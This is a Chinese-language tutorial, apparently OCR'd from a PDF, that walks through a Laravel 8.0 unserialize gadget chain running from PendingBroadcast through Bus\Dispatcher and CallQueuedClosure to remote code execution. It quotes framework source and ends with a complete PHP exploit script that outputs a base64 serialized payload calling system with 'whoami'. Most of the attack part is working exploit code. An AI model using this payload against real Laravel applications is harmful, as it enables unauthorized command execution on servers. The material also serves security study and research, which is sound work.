laravel-8.0-序列化导致rce

1.0前言

> 其实laravel8.0的序列化和5.4的差不多，入口都一样，思路也一样，只不过就有一点点小细节不一样而已。那我们就直接开始~

1.1poc构造

入口还是`Illuminate\Broadcasting\PendingBroadcast`类的`__destruct()`方法

```
55      public function __destruct()
56      {
57          $this->events->dispatch($this->event);
58      }
```

我们就让`$this->events`等于`Illuminate\Bus\Dispatcher`类，这样程序就会去调用`Illuminate\Bus\Dispatcher\Dispatcher`类的`dispatch()`方法

```
74      public function dispatch($command)
75      {
76          return $this->queueResolver && $this->commandShouldBeQueued($command)
77                      ? $this->dispatchToQueue($command)
78                      : $this->dispatchNow($command);
79      }
```


`$this->queueResolver`变量我们可以控制，然后去跟踪一下`commandShouldBeQueued()`方法，是一个接口实现的。

```
201     protected function commandShouldBeQueued($command)
202     {
203         return $command instanceof ShouldQueue;
204     }
```


然后我们在去看看`dispatchToQueue()`方法和`dispatchNow()`方法那个可以利用。结果发现`dispatchToQueue()`方法可以利用

```
212     public function dispatchToQueue($command)
213     {
214         $connection = $command->connection ?? null;
215
216         $queue = call_user_func($this->queueResolver, $connection);
217
218         if (! $queue instanceof Queue) {
219             throw new RuntimeException('Queue resolver did not return a Queue implementation.');
220         }
221
222         if (method_exists($command, 'queue')) {
223             return $command->queue($queue, $command);
224         }
225
226         return $this->pushCommandToQueue($queue, $command);
227     }
```

所以我们就需要让一个类去实现这个接口，让程序进入`dispatchToQueue()`方法。然后发现`Illuminate\Queue\CallQueuedClosure`类可以去实现`ShouldQueue`的接口。



然后我们就可以进入`Illuminate\Bus\Dispatcher`的`dispatchToQueue`的方法,发现这里的`$this->queueResolver`



而`$connection`可以通过实现接口的类方法的`CallQueuedClosure`类添加`$connection`属性去实现。

1.2exp

```php
<?php
namespace Illuminate\Broadcasting
{
    class PendingBroadcast
    {
```

```
        protected $events;
        protected $event;

        public function __construct($function, $parameter)
        {
            $this->events = $function;
            $this->event = $parameter;
        }
    }
}
namespace Illuminate\Bus
{
    class Dispatcher
    {
        protected $queueResolver;

        public function __construct($function)
        {
            $this->queueResolver = $function;

        }
    }
}

namespace Illuminate\Queue
{
    class CallQueuedClosure
    {
        protected $connection;

        public function __construct($parameter)
        {
            $this->connection = $parameter;
        }
    }
}
namespace{
    $a = new Illuminate\Bus\Dispatcher('system');
    $b = new Illuminate\Queue\CallQueuedClosure('whoami');
    $c = new Illuminate\Broadcasting\PendingBroadcast($a,$b);
    echo base64_encode(serialize($c));
}
```

1.3总结

- 这个链子也好理解，中间唯一就是实现接口的地方一点点不好理解